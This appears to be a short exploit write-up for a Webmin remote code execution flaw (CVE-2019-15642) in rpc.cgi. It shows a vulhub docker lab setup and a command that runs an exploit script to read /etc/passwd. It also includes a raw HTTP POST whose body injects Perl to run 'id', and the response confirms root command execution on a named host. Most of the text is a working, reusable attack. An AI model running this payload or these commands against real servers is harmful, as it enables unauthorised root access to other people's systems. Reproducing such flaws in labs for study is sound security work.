
python CVE-2019-15642.py https://xxx.xxx.xxx:10000 "cat /etc/passwd"
cd ~/vulhub/webmin/CVE-2019-15107
docker-compose up -d
root@9460493fa985:/# passwd root
⚡ root@jas502n ~/vulhub/webmin/CVE-2019-15107 master docker-compose up -d
Creating network "cve-2019-15107_default" with the default driver
Pulling web (vulhub/webmin:1.910)...
1.910: Pulling from vulhub/webmin
db0035920883: Pull complete
d3665f2ef942: Pull complete
08a7da7cdc97: Pull complete
059181cc3fe2: Pull complete
Digest: sha256:ea48cb0e1393fe0247f910c039aa143bbdd74eaecadc44fbe68d2f7e86e037b3
Status: Downloaded newer image for vulhub/webmin:1.910
Creating cve-2019-15107_web_1 ... done
⚡ root@jas502n ~/vulhub/webmin/CVE-2019-15107 master docker ps -a
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
9460493fa985 vulhub/webmin:1.910 "/docker-entrypoin..." 14 minutes ago Up 14 minutes 0.0.0.0:10000->10000/tcp cve-2019-15107_web_1
⚡ root@jas502n ~/vulhub/webmin/CVE-2019-15107 master docker exec -it 9460493fa985 /bin/bash
root@9460493fa985:/# ls
root@9460493fa985:/# passwd root
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@9460493fa985:/#
username=root
password=root
>>>Authorization: Basic cm9vdDpyb290


POST /rpc.cgi HTTP/1.1
Host: hk.canyouseeme.cc:10000
User-Agent: webmin
Connection: close
Content-Type: application/x-www-form-urlencoded
Authorization: Basic cm9vdDpyb290
Content-Length: 70

OBJECT CGI;print "Content-Type: Jas502n\n\n\n";$cmd=`id`;print "$cmd";
HTTP/1.0 200 Document follows
Date: Sun, 1 Sep 2019 09:35:24 GMT
Server: MiniServ/1.910
Connection: close
Content-Type: Jas502n


uid=0(root) gid=0(root) groups=0(root)
Content-type: text/plain
https://twitter.com/chybeta/status/1167617571287289856
https://github.com/vulhub/vulhub/tree/master/webmin/CVE-2019-15107









